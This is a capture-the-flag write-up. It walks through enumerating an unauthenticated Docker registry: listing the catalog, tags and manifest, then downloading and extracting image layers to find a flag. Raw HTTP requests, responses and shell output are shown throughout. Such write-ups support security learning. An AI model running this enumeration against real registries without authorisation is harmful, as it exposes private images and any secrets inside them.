
Misc, broken ships



Challenge Overview

Challenge Creator: burturt
Category: Misc Web
Difficulty: Easy
Description:
The challenge involved a JSON web application. During the initial exploration, I intercepted a request and observed the response headers. Notably, the `Docker-Distribution-Api-Version: registry/2.0` header was present, suggesting that the application might be interacting with a Docker registry. This led me to enumerate various endpoints, where I discovered something interesting, which ultimately guided me to the flag.

Enumeration:

During the enumeration phase, I intercepted a request and noticed the response contained a `Docker-Distribution-Api-Version: registry/2.0` header. This header suggests that the web application is interacting with the Docker Registry HTTP API (v2), which is used for managing Docker images. This is great because the Docker Registry API (v2) doesn't require authentication by default, meaning that if we can find a way to interact with the registry, we might be able to retrieve or manipulate images without any barriers.

Request

Pretty Raw Hex

```
1  GET /v2/ HTTP/2
2  Host: broken-ships.chall.lac.tf
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=
   0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Referer: https://platform.lac.tf/
8  Upgrade-Insecure-Requests: 1
9  Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: same-site
12 Sec-Fetch-User: ?1
13 Priority: u=0, i
14 Te: trailers
15
16
```

Response

Pretty Raw Hex Render

```
1  HTTP/2 200 OK
2  Content-Type: application/json; charset=utf-8
3  Date: Sun, 09 Feb 2025 18:09:48 GMT
4  Docker-Distribution-Api-Version: registry/2.0
5  X-Content-Type-Options: nosniff
6  Content-Length: 2
7
8  {
   }
```

In a Docker registry, repositories are where the container images are stored. To view these repositories, we can use the command `_catalog` to list all of them.

Request

Pretty Raw Hex

```
1  GET /v2/_catalog HTTP/2
2  Host: broken-ships.chall.lac.tf
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=
   0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Referer: https://platform.lac.tf/
8  Upgrade-Insecure-Requests: 1
9  Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: same-site
12 Sec-Fetch-User: ?1
13 Priority: u=0, i
14 Te: trailers
15
16
```

Response

Pretty Raw Hex Render

```
1  HTTP/2 200 OK
2  Content-Type: application/json; charset=utf-8
3  Date: Sun, 09 Feb 2025 18:47:02 GMT
4  Docker-Distribution-Api-Version: registry/2.0
5  X-Content-Type-Options: nosniff
6  Content-Length: 33
7
8  {
       "repositories":[
           "rms-titanic"
       ]
   }
9
```

Since we have the repository name, we can use the `/v2/rms-titanic/tags/list` endpoint to list all tags associated with the `rms-titanic` repository. These tags help represent different versions or builds of the Docker image.

Request

```
GET /v2/rms-titanic/tags/list HTTP/2
Host: broken-ships.chall.lac.tf
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://platform.lac.tf/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-site
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

Response

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Date: Sun, 09 Feb 2025 18:48:14 GMT
Docker-Distribution-Api-Version: registry/2.0
X-Content-Type-Options: nosniff
Content-Length: 40

{
    "name":"rms-titanic",
    "tags":[
        "wreck"
    ]
}
```

To list the specific details of a repository for a particular tag, we can use the manifest endpoint `/v2/rms-titanic/manifests/{tag}`, where `{tag}` is the specific tag we're interested in (e.g., `wreck`).

Request

```
GET /v2/rms-titanic/manifests/wreck HTTP/2
Host: broken-ships.chall.lac.tf
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://platform.lac.tf/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-site
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

Response


```
HTTP/2 200 OK
Content-Type: application/vnd.docker.distribution.manifest.v1+prettyjws
Date: Sun, 09 Feb 2025 18:54:37 GMT
Docker-Content-Digest: sha256:f7f7a5e0adc0efe9810a49d826a0a3eb9bfdf0d5a921689977dad495ee0356b3
Docker-Distribution-Api-Version: registry/2.0
Etag: "sha256:f7f7a5e0adc0efe9810a49d826a0a3eb9bfdf0d5a921689977dad495ee0356b3"
X-Content-Type-Options: nosniff
Content-Length: 3736

{
   "schemaVersion": 1,
   "name": "rms-titanic",
   "tag": "wreck",
   "architecture": "arm64",
   "fsLayers": [
      {
         "blobSum": "sha256:a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4"
      },
      {
         "blobSum": "sha256:99aa9a6fbb91b4bbe98b78d048ce283d3758feebfd7c0561c478ee2ddf23c59f"
      },
      {
         "blobSum": "sha256:529375a25a3d641351bf6e3e94cb706cda39deea9e6bdc3a8ba6940e6cc4ef65"
      },
      {
         "blobSum": "sha256:60b6ee789fd8267adc92b806b0b8777c83701b7827e6cb22c79871fde4e136b9"
      },
      {
         "blobSum": "sha256:bae434f430e461b8cff40f25e16ea1bf112609233052d0ad36c10a7ab787e81c"
      },
      {
         "blobSum": "sha256:9082f840f63805c478931364adeea30f4e350a7e2e4f55cafe4e3a3125b04624"
      }
   ]
```

We got a bunch of information about the `rms-titanic` Docker image, including its tag, architecture, and the individual layers (blobs) that make up the image, each identified by a unique SHA256 hash. These layers (blobs) can be downloaded using the corresponding SHA256 hash, allowing us to retrieve the actual content of the image layers.

To do so, we can use the `v2/rms-titanic/blobs/{sha256 hash}` endpoint to download the files.

Rabbit hole:
For some reason, I began enumerating backwards, starting from the last SHA256 hash. In hindsight, this wasn't the best approach, as I spent a significant amount of time searching for the flag, only to realize it wasn't even present in that layer.



Since the file is a gzip-compressed archive, we can use the `tar xzf` command to extract the data from it.

```
┌──(kali㉿kali)-[~/Downloads/CTF]
└─$ file sha256_9082f840f63805c478931364adeea30f4e350a7e2e4f55cafe4e3a3125b04624
sha256_9082f840f63805c478931364adeea30f4e350a7e2e4f55cafe4e3a3125b04624: gzip compressed data, original size modulo 2^32 100126720
```

After extracting the data, I spent quite a bit of time enumerating using simple `grep` commands like `grep -rni "<keyword>" .`, but it didn't lead me anywhere. Eventually, I decided to shift my focus to a different SHA256 hash and explore other layers.

```
┌──(kali㉿kali)-[~/Downloads/CTF]
└─$ ls -l
total 28532
lrwxrwxrwx  1 kali kali        7 Jan 12 19:00 bin → usr/bin
drwxr-xr-x  2 kali kali     4096 Dec 31 05:25 boot
drwxr-xr-x  2 kali kali     4096 Jan 12 19:00 dev
drwxr-xr-x 29 kali kali     4096 Jan 12 19:00 etc
drwxr-xr-x  2 kali kali     4096 Dec 31 05:25 home
lrwxrwxrwx  1 kali kali        7 Jan 12 19:00 lib → usr/lib
drwxr-xr-x  2 kali kali     4096 Jan 12 19:00 media
drwxr-xr-x  2 kali kali     4096 Jan 12 19:00 mnt
drwxr-xr-x  2 kali kali     4096 Jan 12 19:00 opt
drwxr-xr-x  2 kali kali     4096 Dec 31 05:25 proc
drwx------  2 kali kali     4096 Jan 12 19:00 root
drwxr-xr-x  3 kali kali     4096 Jan 12 19:00 run
lrwxrwxrwx  1 kali kali        8 Jan 12 19:00 sbin → usr/sbin
-rw-rw-r--  1 kali kali 29152784 Feb  9 14:00 sha256_9082f840f63805c478931364adeea30f4e350a7e2e4f55cafe4e3a3125b04624
drwxr-xr-x  2 kali kali     4096 Jan 12 19:00 srv
drwxr-xr-x  2 kali kali     4096 Dec 31 05:25 sys
drwxrwxr-x  2 kali kali     4096 Jan 12 19:00 tmp
drwxr-xr-x 11 kali kali     4096 Jan 12 19:00 usr
drwxr-xr-x 11 kali kali     4096 Jan 12 19:00 var

┌──(kali㉿kali)-[~/Downloads/CTF]
└─$
```

Flag

After downloading and extracting data from the other layers, I found the flag in the fourth SHA256 hash layer.

```
┌──(kali㉿kali)-[~/Downloads/CTF]
└─$ tar xzf sha256_60b6ee789fd8267adc92b806b0b8777c83701b7827e6cb22c79871fde4e136b9

┌──(kali㉿kali)-[~/Downloads/CTF]
└─$ ls
flag.txt  sha256_60b6ee789fd8267adc92b806b0b8777c83701b7827e6cb22c79871fde4e136b9

┌──(kali㉿kali)-[~/Downloads/CTF]
└─$ cat flag.txt
Here is the flag you have been waiting for: lactf{thx_4_s4lv4g1ng_my_sh1p!}
```

Conclusion

This was a fun and relatively straightforward challenge from `burturt`. I learned a lot about Docker registries and how they interact with web applications. It was a great way to dive deeper into Docker's API and explore its functionality. Overall, a solid challenge that helped expand my knowledge and gave me a deeper understanding of container image management.